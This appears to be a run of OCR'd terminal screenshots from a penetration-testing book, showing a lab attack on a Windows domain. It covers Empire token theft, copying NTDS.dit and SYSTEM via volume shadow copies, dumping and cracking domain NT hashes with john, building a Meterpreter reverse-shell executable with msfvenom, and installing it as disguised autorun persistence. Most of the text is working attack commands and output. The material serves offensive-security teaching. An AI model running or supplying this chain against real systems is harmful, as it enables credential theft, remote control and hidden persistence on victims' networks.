 580   wininit                                 x64   NT AUTHORITY\SYSTEM           3.28 MB
 588   csrss                                   x64   NT AUTHORITY\SYSTEM           12.87 MB
 616   winlogon                                x64   NT AUTHORITY\SYSTEM           8.44 MB
 684   services                                x64   NT AUTHORITY\SYSTEM           9.56 MB
 692   lsass                                   x64   NT AUTHORITY\SYSTEM           37.77 MB
 724   svchost                                 x64   NT AUTHORITY\SYSTEM           38.61 MB
 752   svchost                                 x64   NT AUTHORITY\NETWORK SERVICE  11.53 MB
 856   svchost                                 x64   NT AUTHORITY\SYSTEM           8.26 MB
 900   svchost                                 x64   NT AUTHORITY\NETWORK SERVICE  6.53 MB
 924   msdtc                                   x64   NT AUTHORITY\NETWORK SERVICE  6.83 MB
 976   svchost                                 x64   NT AUTHORITY\LOCAL SERVICE    14.02 MB
 1004  dwm                                     x64   Window Manager\DWM-1          29.41 MB
 1084  svchost                                 x64   NT AUTHORITY\NETWORK SERVICE  17.77 MB
 1184  svchost                                 x64   NT AUTHORITY\NETWORK SERVICE  2.81 MB
 1204  svchost                                 x64   NT AUTHORITY\LOCAL SERVICE    12.25 MB
```




```
(Empire: RE8UA3S5) > steal_token 1704
[*] Tasked RE8UA3S5 to run Task 2
[*] Task 2 results received
Running As: yoknet\SYSTEM



Invoke-TokenManipulation completed!

Use credentials/tokens with RevToSelf option to revert token privileges
(Empire: RE8UA3S5) > 
```




```
C:\Users\Administrator>vssadmin
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2012 Microsoft Corp.

Error: Invalid command.

---- Commands Supported ----

Add ShadowStorage     - Add a new volume shadow copy storage association
Create Shadow         - Create a new volume shadow copy
Delete Shadows        - Delete volume shadow copies
Delete ShadowStorage  - Delete volume shadow copy storage associations
List Providers        - List registered volume shadow copy providers
List Shadows          - List existing volume shadow copies
List ShadowStorage    - List volume shadow copy storage associations
List Volumes          - List volumes eligible for shadow copies
List Writers          - List subscribed volume shadow copy writers
Resize ShadowStorage  - Resize a volume shadow copy storage association
Revert Shadow         - Revert a volume to a shadow copy
Query Reverts         - Query the progress of in-progress revert operations.
```




```
C:\Users\Administrator>vssadmin Create Shadow /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {83951d15-3752-47f5-8390-61f1f0e1f70f}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
```




```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\NTDS\NTDS.dit c:\windows\temp
        1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\system32\config\SYSTEM c:\windows\temp
        1 file(s) copied.
```




```
┌──(root💀kali)-[/]
└─# mount -t cifs //192.168.108.154/C$ -o username=Administrator /mnt
Password for Administrator@//192.168.108.154/C$:

┌──(root💀kali)-[/]
└─# cd /mnt

┌──(root💀kali)-[/mnt]
└─# ls
'$Recycle.Bin'            inetpub       'Program Files'              Users
 bootmgr                  pagefile.sys  'Program Files (x86)'        Windows
 BOOTNXT                  PerfLogs      'System Volume Information'
'Documents and Settings'  ProgramData    temp

┌──(root💀kali)-[/mnt]
└─# █
```



```
┌──(root💀kali)-[~]
└─# esedbexport -m tables ntds.dit
esedbexport 20220129

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 13.
Exporting table 2 (MSysObjectsShadow) out of 13.
Exporting table 3 (MSysObjids) out of 13.
Exporting table 4 (MSysLocales) out of 13.
Exporting table 5 (datatable) out of 13.
Exporting table 6 (hiddentable) out of 13.
Exporting table 7 (link_table) out of 13.
Exporting table 8 (sdpropcounttable) out of 13.
Exporting table 9 (sdproptable) out of 13.
Exporting table 10 (sd_table) out of 13.
Exporting table 11 (MSysDefrag2) out of 13.
Exporting table 12 (quota_table) out of 13.
Exporting table 13 (quota_rebuild_progress_table) out of 13.
Export completed.

┌──(root💀kali)-[~]
└─# ls
ntds.dit  ntds.dit.export  SYSTEM

┌──(root💀kali)-[~]
└─# █
```




```
Record ID:             4048
User name:             Nicholas Anderson
User principal name:   andersonn8@corp.YOK.net
SAM Account name:      andersonn8
SAM Account type:      SAM_NORMAL_USER_ACCOUNT
GUID:                  63ce4eb0-b5ff-4c92-a7c0-eadde1158a85
SID:                   S-1-5-21-2410217141-3476789712-3945161230-1106
When created:          2022-04-04 23:51:24+00:00
When changed:          2022-04-05 14:44:36+00:00
Account expires:       Never
Password last set:     2022-04-04 23:51:24.829937+00:00
Last logon:            2022-04-05 13:59:13.441837+00:00
Last logon timestamp: 2022-04-05 13:59:13.441837+00:00
Bad password time      Never
Logon count:           1
Bad password count:    0
Dial-In access perm:   Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
Ancestors:
        $ROOT_OBJECT$, net, YOK, corp, Users, Nicholas Anderson
Password hashes:
        andersonn8:::336f2dba9fb9eae922064467e90f114e:S-1-5-21-2410217141-3476789712-394516
1230-1106::

Record ID:             4049
User name:             Sonia Israetel
User principal name:   israetels6@corp.YOK.net
SAM Account name:      israetels6
SAM Account type:      SAM_NORMAL_USER_ACCOUNT
GUID:                  ef2991a7-16b2-4a9c-af64-8170a9e05148
SID:                   S-1-5-21-2410217141-3476789712-3945161230-1107
When created:          2022-04-05 00:00:34+00:00
When changed:          2022-04-05 14:44:36+00:00
Account expires:       Never
Password last set:     2022-04-05 00:00:34.021517+00:00
Last logon:            Never
Last logon timestamp: Never
Bad password time      2022-04-05 14:02:17.465415+00:00
Logon count:           0
Bad password count:    3
Dial-In access perm:   Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
Ancestors:
        $ROOT_OBJECT$, net, YOK, corp, Users, Sonia Israetel
Password hashes:
        israetels6:::2ab4c106b80d147d907b2fa33f439e4a:S-1-5-21-2410217141-3476789712-394516
1230-1107::

Record ID:             4050
User name:             Sophia Pants
User principal name:   pantss7@corp.YOK.net
SAM Account name:      pantss7
SAM Account type:      SAM_NORMAL_USER_ACCOUNT
GUID:                  ded7533b-687d-45a6-8554-c465e662f64c
```




```
┌──(root💀kali)-[~]
└─# john --fork=2 nt.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 32/32])
Node numbers 1-2 of 2 (fork)
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
1: Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performanc
e.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Pa55w0rd?        (Administrator)
```


Chapter 17: Maintaining Access




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.108.211 LPORT=10000 -f exe >
persist.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[/home/kali]
└─#
```




```
msf6 post(windows/manage/persistence_exe) > set REXENAME updater.exe
REXENAME => updater.exe
msf6 post(windows/manage/persistence_exe) > set REXEPATH /home/kali/persist.exe
REXEPATH => /home/kali/persist.exe
msf6 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/persistence_exe) > run

[*] Running module against OFFICECO-DC1
[*] Reading Payload from file /home/kali/persist.exe
[+] Persistent Script written to C:\Windows\TEMP\updater.exe
[*] Executing script C:\Windows\TEMP\updater.exe
[+] Agent executed with PID 2940
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\dsKKSNrIP
VmyN
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\dsKKSNrIPV
myN
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OFFICECO-DC1_20220411.2054/OF
FICECO-DC1_20220411.2054.rc
[*] Post module execution completed
msf6 post(windows/manage/persistence_exe) >
```




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.108.211:10000
[*] Sending stage (175174 bytes) to 192.168.108.154
[*] Meterpreter session 1 opened (192.168.108.211:10000 -> 192.168.108.154:51939 ) at 2022-
04-11 15:28:31 -0400
```




```
[+] New agent SKD217BV checked in
[*] Sending agent (stage 2) to SKD217BV at 192.168.108.245
(Empire: listeners) > agents

┌Agents──────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name     │ Language   │ Internal IP     │ Username        │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
├────┼──────────┼────────────┼─────────────────┼─────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ 25 │ SKD217BV │ powershell │ 192.168.249.138 │ SHEFFIELD\Yokwe │ powershell │ 6192 │ 5/0.0 │ 2022-04-12 11:54:16 EDT │ listen   │
│    │          │            │                 │                 │            │      │       │ (4 seconds ago)         │          │
└────┴──────────┴────────────┴─────────────────┴─────────────────┴────────────┴──────┴───────┴─────────────────────────┴──────────┘

(Empire: agents) >
```



